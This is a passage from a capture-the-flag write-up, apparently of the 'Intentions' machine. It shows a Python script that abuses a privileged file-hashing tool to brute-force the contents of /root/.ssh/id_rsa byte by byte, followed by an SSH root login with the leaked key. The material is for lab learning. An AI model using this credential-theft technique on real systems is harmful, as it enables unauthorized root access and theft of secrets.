
From the help output of the tool, we can see that this tool is actually used to hash files in order to compare them to other files in order to avoid publishing copyrighted materials. Based off of the functionality of this tool, there is something very interesting about this tool. Apparently, it gives you the granularity over how many bytes of the file you can actually read of the file and hash it.
This granular control in combination with the capability to read any file on the machine means that in principal, we can read a file (hashed) byte-by-byte. This means that if we write a script that runs this program in a way that goes byte-by-byte and compares it to a known character hashes, we can essentially brute force any file.
To save the time of having to do something like this manually, I have taken the time to create a python script that does exactly what I described before. It will take a file, hash the first byte, then compare that hash to a list of hashed characters. If there is a match, it will append that character to a list (hit) and then read a the next byte (including the previous) and so on and so forth until the file is fully enumerated.
          import subprocess,sys,string,hashlib

          scanner_file = '/root/oscp_training/intentions/scanner_dir/scanner'
          test_file = '/root/oscp_training/intentions/scanner_dir/test.txt'
          target_file = '/root/.ssh/id_rsa'
          alpha = string.printable
          alpha_li = []
          hash_li = []
          hit = []

          def run_scanner(scanner,hash,counter,target):
              ps = subprocess.run([scanner,"-l",counter,"-s",hash,"-c",target],capture_output=True,text=True,check=True)
              if not ps.stderr:
                  return ps.stdout

          def hash_file(hash_file):
              md5sum = hashlib.md5()
              hash = md5sum.update(hash_file.encode())
              return md5sum.hexdigest()

          def main():

              counter = 1

              # Create list of printable characters
              for i in alpha:
                  alpha_li.append(i)

              # Create list of hashed printable characters
              for i in alpha_li:
                  hash_string = hash_file(i)
                  hash_li.append(hash_string)

              # Running hashes against scanner output
              while True:

                  try:

                      for index,hash in enumerate(hash_li):

                          # Checking if we have already found a match
                          if len(hit) > 0:
                              print(f'[<>] Printing Result {"*"*50}\n{''.join(hit)}{alpha_li[index]}')
                              hash = hash_file(f"{''.join(hit)}{alpha_li[index]}")

                          result = run_scanner(scanner_file,hash,str(counter),target_file)

                          if result != '':
                              # print(f'Found: {alpha_li[index]}')
                              hit.append(alpha_li[index])
                              counter += 1

                  except KeyboardInterrupt:
                      sys.exit()

                  except Exception as e:
                      print(f'Hits: {hit}')
                      print(f'{e}\nLine: {e.__traceback__.tb_lineno}')
                      sys.exit()


          if __name__ == "__main__":
              main()
Now, lets run our script to read the file against the hard coded file /root/.ssh/id_rsa and see if we can leak the file.
Due to the sensitivity of this file in this CTF, I have redacted the contents but we are able to read the contents,
-----BEGIN RSA PRIVATE KEY-----
          ....
          ....
          -----END RSA PRIVATE KEY-----
Now, after setting the correct permissions on the file, lets use this SSH key to log in to the machine.
┌──(root㉿Ronin)-[~]
          └─# ssh -i id_rsa root@intentions.htb
          Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-76-generic x86_64)

           * Documentation:  https://help.ubuntu.com
           * Management:     https://landscape.canonical.com
           * Support:        https://ubuntu.com/advantage

            System information as of Thu Sep 14 10:02:43 PM UTC 2023

            System load:           0.00439453125
            Usage of /:            62.6% of 6.30GB
            Memory usage:          11%
            Swap usage:            0%
            Processes:             245
            Users logged in:       1
            IPv4 address for eth0: 10.10.11.220
            IPv6 address for eth0: dead:beef::250:56ff:feb9:3d1f

           * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
             just raised the bar for easy, resilient and secure K8s cluster deployment.

             https://ubuntu.com/engage/secure-kubernetes-at-the-edge

          Expanded Security Maintenance for Applications is not enabled.

          0 updates can be applied immediately.

          12 additional security updates can be applied with ESM Apps.
          Learn more about enabling ESM Apps service at https://ubuntu.com/esm

          The list of available updates is more than a week old.
          To check for new updates run: sudo apt update
          Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

          root@intentions:~# whoami
          root
BOOM!! PWNED!!!